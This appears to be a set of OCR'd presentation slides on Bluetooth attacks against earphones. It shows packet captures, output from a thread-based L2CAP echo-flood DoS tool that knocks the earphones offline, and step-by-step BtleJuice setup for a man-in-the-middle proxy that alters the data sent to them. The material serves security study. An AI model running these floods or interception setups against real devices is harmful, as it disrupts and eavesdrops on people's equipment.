
Pcap file of connection between laptop and earphone

9	0.910554	controller	host	HCI_EVT	24	Rcvd QoS Setup Complete
10	0.930446	controller	host	HCI_EVT	7	Rcvd Command Complete (Write Scan Enable)
11	0.930497	host	controller	HCI_CMD	7	Sent Read Remote Extended Features
12	0.951602	controller	host	HCI_EVT	7	Rcvd Command Status (Read Remote Extended Features
13	0.970543	controller	host	HCI_EVT	16	Rcvd Read Remote Extended Features Complete
14	0.970673	host	controller	HCI_CMD	14	Sent Remote Name Request
15	0.970703	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	15	Sent Information Request (Extended Features Mask)
16	0.991507	controller	host	HCI_EVT	7	Rcvd Command Status (Remote Name Request)
17	0.999368	11:11:22:b4:a8:10 ()	localhost ()	L2CAP	21	Rcvd Information Response (Extended Features Mask,
18	0.999475	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	17	Sent Connection Request (SDP, SCID: 0x0040)
19	1.000522	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
20	1.007905	11:11:22:b4:a8:10 ()	localhost ()	L2CAP	21	Rcvd Connection Response - Success (SCID: 0x0040,
21	1.008007	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	17	Sent Configure Request (DCID: 0x0041)
22	1.040434	11:11:22:b4:a8:10 ()	localhost ()	L2CAP	19	Rcvd Configure Response - Success (SCID: 0x0040)
23	1.043481	11:11:22:b4:a8:10 ()	localhost ()	L2CAP	21	Rcvd Configure Request (DCID: 0x0040)
24	1.043619	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	23	Sent Configure Response - Success (SCID: 0x0041)
25	1.043762	localhost ()	11:11:22:b4:a8:10 ()	SDP	29	Sent Service Search Attribute Request : Handsfree:
26	1.084985	11:11:22:b4:a8:10 ()	localhost ()	SDP	104	Rcvd Service Search Attribute Response
27	1.085439	host	controller	HCI_CMD	6	Sent Authentication Requested
28	1.412398	controller	host	HCI_EVT	258	Rcvd Remote Name Request Complete
29	1.433495	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
30	1.453523	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
31	1.473513	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets

Packets sent by the laptop on playing Music

```
234 3.290643    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
235 3.290715    localhost ()        11:11:22:b4:a8:10 (… SBC       631 PT=SBC, SSRC=0x1, Seq=35, Time=26458 Frames=7
236 3.310812    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
237 3.310866    localhost ()        11:11:22:b4:a8:10 (… SBC       631 PT=SBC, SSRC=0x1, Seq=36, Time=27354 Frames=7
238 3.331071    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
239 3.331138    localhost ()        11:11:22:b4:a8:10 (… SBC       631 PT=SBC, SSRC=0x1, Seq=37, Time=28250 Frames=7
240 3.351459    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
241 3.351560    localhost ()        11:11:22:b4:a8:10 (… SBC       638 PT=SBC, SSRC=0x1, Seq=38, Time=29721 Frames=8
242 3.371456    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
243 3.371540    localhost ()        11:11:22:b4:a8:10 (… SBC       638 PT=SBC, SSRC=0x1, Seq=39, Time=30745 Frames=8
244 3.391584    controller          host                HCI_EVT    10 Rcvd Command Complete (Read Tx Power Level)
245 3.411506    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
246 3.411601    localhost ()        11:11:22:b4:a8:10 (… SBC       638 PT=SBC, SSRC=0x1, Seq=40, Time=31769 Frames=8
247 3.431513    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
248 3.431577    localhost ()        11:11:22:b4:a8:10 (… SBC       638 PT=SBC, SSRC=0x1, Seq=41, Time=32793 Frames=8
249 3.451778    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
250 3.451895    localhost ()        11:11:22:b4:a8:10 (… SBC       638 PT=SBC, SSRC=0x1, Seq=42, Time=33817 Frames=8
251 3.472089    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
252 3.472187    localhost ()        11:11:22:b4:a8:10 (… SBC       638 PT=SBC, SSRC=0x1, Seq=43, Time=34841 Frames=8
253 3.491579    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
254 3.491752    localhost ()        11:11:22:b4:a8:10 (… SBC       638 PT=SBC, SSRC=0x1, Seq=44, Time=35865 Frames=8
255 3.493424    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
256 3.493487    localhost ()        11:11:22:b4:a8:10 (… SBC       638 PT=SBC, SSRC=0x1, Seq=45, Time=36889 Frames=8
257 3.531286    controller          host                HCI_EVT     8 Rcvd Number of Completed Packets
258 3.531372    localhost ()        11:11:22:b4:a8:10 (… SBC       638 PT=SBC, SSRC=0x1, Seq=46, Time=37913 Frames=8
```


Select the Target Address, Packet size and Thread count



It builds all the threads and sends all the threads to the target device at once to Overload the device

```
[*] Built thread №696
[*] Built thread №697
[*] Built thread №698
[*] Built thread №699
[*] Built thread №700
[*] Built all threads ...
[*] Starting ...
Ping: E4:41:22:4D:E8:7D from CC:6B:1E:6D:95:1A (data size 600) ...
Ping: E4:41:22:4D:E8:7D from CC:6B:1E:6D:95:1A (data size 600) ...
Ping: E4:41:22:4D:E8:7D from CC:6B:1E:6D:95:1A (data size 600) ...
Ping: E4:41:22:4D:E8:7D from CC:6B:1E:6D:95:1A (data size 600) ...
Ping: E4:41:22:4D:E8:7D from CC:6B:1E:6D:95:1A (data size 600) ...
Ping: E4:41:22:4D:E8:7D from CC:6B:1E:6D:95:1A (data size 600) ...
Ping: E4:41:22:4D:E8:7D from CC:6B:1E:6D:95:1A (data size 600) ...
Ping: E4:41:22:4D:E8:7D from CC:6B:1E:6D:95:1A (data size 600) ...
```

Pcap file showing the initial connection and packets sent in DOS Attack leave it



	9	0.485500	host	controller	HCI_CMD	7 Sent Read Remote Extended Features
	10	0.487390	controller	host	HCI_EVT	7 Rcvd Command Status (Read Remote Extended Features)
	11	0.495338	controller	host	HCI_EVT	24 Rcvd QoS Setup Complete
	12	0.504421	controller	host	HCI_EVT	16 Rcvd Read Remote Extended Features Complete
→	13	0.504526	host	controller	HCI_CMD	14 Sent Remote Name Request
	14	0.504563	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	15 Sent Information Request (Extended Features Mask)
	15	0.504968	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	613 Sent Echo Request
	16	0.505492	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	613 Sent Echo Request
	17	0.506315	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	613 Sent Echo Request
	18	0.507377	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	613 Sent Echo Request
←	19	0.512013	controller	host	HCI_EVT	7 Rcvd Command Status (Remote Name Request)
	20	0.512531	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	613 Sent Echo Request
	21	0.514837	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
	22	0.514973	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	613 Sent Echo Request
	23	0.538203	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
	24	0.538247	localhost ()	11:11:22:b4:a8:10 ()	L2CAP	613 Sent Echo Request
	25	0.544242	11:11:22:b4:a8:10 ()	localhost ()	L2CAP	21 Rcvd Information Response (Extended Features Mask, Success)
	26	0.565268	11:11:22:b4:a8:10 ()	localhost ()	L2CAP	613 Rcvd Echo Response
←	27	0.602487	controller	host	HCI_EVT	258 Rcvd Remote Name Request Complete
	28	0.605313	host	controller	HCI_CMD	6 Sent Read RSSI
	29	0.605381	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
	30	0.605407	localhost ()	11:11:22:b4:a8:10 (…	L2CAP	613 Sent Echo Request
	31	0.613220	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
	32	0.613251	localhost ()	11:11:22:b4:a8:10 (…	L2CAP	613 Sent Echo Request
	33	0.616310	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
	34	0.616374	localhost ()	11:11:22:b4:a8:10 (…	L2CAP	613 Sent Echo Request
	35	0.618041	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets

After a DoS attack, earphones got disconnected, causing music playback to stop. Subsequently, paired devices encounter difficulties in reconnecting to the earphones as they automatically turn off.


```
1614 26.796609    controller      host            HCI_EVT     8 Rcvd Number of Completed Packets
1615 26.796672    localhost ()    remote ()       L2CAP     652 Sent Connection oriented channel
1616 26.817623    controller      host            HCI_EVT     8 Rcvd Number of Completed Packets
1617 26.817679    localhost ()    remote ()       L2CAP     652 Sent Connection oriented channel
1618 26.837845    controller      host            HCI_EVT     8 Rcvd Number of Completed Packets
1619 26.837895    localhost ()    remote ()       L2CAP     652 Sent Connection oriented channel
1620 26.857974    controller      host            HCI_EVT     8 Rcvd Number of Completed Packets
1621 26.858040    localhost ()    remote ()       L2CAP     652 Sent Connection oriented channel
1622 26.878168    controller      host            HCI_EVT     8 Rcvd Number of Completed Packets
1623 26.878259    localhost ()    remote ()       L2CAP     652 Sent Connection oriented channel
1624 26.917867    controller      host            HCI_EVT     8 Rcvd Number of Completed Packets
1625 26.917925    localhost ()    remote ()       L2CAP     672 Sent Connection oriented channel
1626 27.022960    host            controller      HCI_CMD     6 Sent Read RSSI
1627 27.025714    controller      host            HCI_EVT    10 Rcvd Command Complete (Read RSSI)
1628 27.025857    host            controller      HCI_CMD     6 Sent Read Link Quality
1629 27.045780    controller      host            HCI_EVT    10 Rcvd Command Complete (Read Link Quality)
1630 27.047470    host            controller      HCI_CMD     7 Sent Read Tx Power Level
1631 27.066039    controller      host            HCI_EVT    10 Rcvd Command Complete (Read Tx Power Level)
1632 27.579649    controller      host            HCI_EVT     7 Rcvd Command Complete (Vendor Command 0x0019 [opcode 0xFC19])
1633 28.023251    host            controller      HCI_CMD     6 Sent Read RSSI
1634 28.035644    controller      host            HCI_EVT    10 Rcvd Command Complete (Read RSSI)
```

Man-in-the-Middle (MITM) Attack

- **Man in the Middle Attack: MITM attack is a type of cyber-attack in which an attacker sets an alternate connection between the devices and hence has complete control over the information that is being transferred.**

- **MITM attack causes great harm by providing complete control of the information to be sent to the receiver. In this way, the attacker can inject false data into the reciever.**

Man-in-the-Middle (MITM) Attack Setup



Man-in-the-Middle (MITM) Attack

Requirements

- Earphones
- Mobile Phone
- **Kali linux: It is a Linux based Debian operating system.**

Additional libraries required are:-

- **Bluez (bluez.org) is a library that provides the Bluetooth layer and protocol requirements necessary for us to use Bluetooth on our Kali Linux operating system**
- **Hcitool library, “hcitool scan” command finds those MAC addresses with their device names.**

Man-in-the-Middle (MITM) Attack

Requirements

- Bluetooth Adapter
- BtleJuice

  A framework to perform MitM attacks on Bluetooth Smart devicesBtleJuice includes a web interface (to establish a connection between the host and the proxy) and – among other useful features – presents Replay GATT operations (Replay attack) and On-the-fly data modification capabilities (Hooking).

Man-in-the-Middle (MITM) Attack

https://github.com/DigitalSecurity/btlejuice
Clone this repository

Install libraries like Bluetooth, bluez, libbluetooth-dev, libudev-dev

Install btlejuice. (Make sure you are installing in the correct environment. If you are not able to check the environment, install btlejuice globally)
(If environment is not set properly, you will not be able to set up btlejuice proxy)

Setup btlejuice proxy in another terminal using command btlejuice-proxy

Set btlejuice host using command btlejuice -u <Proxy IP address> -w. This will open a webinterface and connect the btlejuice host and btlejuice proxy over WiFi.

Connect the phone using the web interface to the btlejuice host.

Now try to connect the earphones to the phone. Actually the device visible now is btlejuice proxy in the name of phone.

Man-in-the-Middle (MITM) Attack

This will set an alternate path between the earphones and the mobile phone through the btlejuice host and btlejuice proxy.

Now we change the information coming from the mobile phone to completely different information to be sent to the earphones, indirectly having control over the mobile phone.

Man-in-the-Middle (MITM) Attack

This method works for simple earphones. Sometimes, there might be some error in connection due to pairing key.

While connecting the btlejuice host and mobile phone, a unique pairing key is set automatically.

This same pairing key is needed when connecting the earphones to the btlejuice proxy. But this is not necessary. Hence, you sometimes might not connect the earphones with the btlejuice proxy.

Hence, devices are somewhat secure to MITM attack but this is still a huge loophole in Bluetooth connections.

Man-in-the-Middle (MITM) Attack

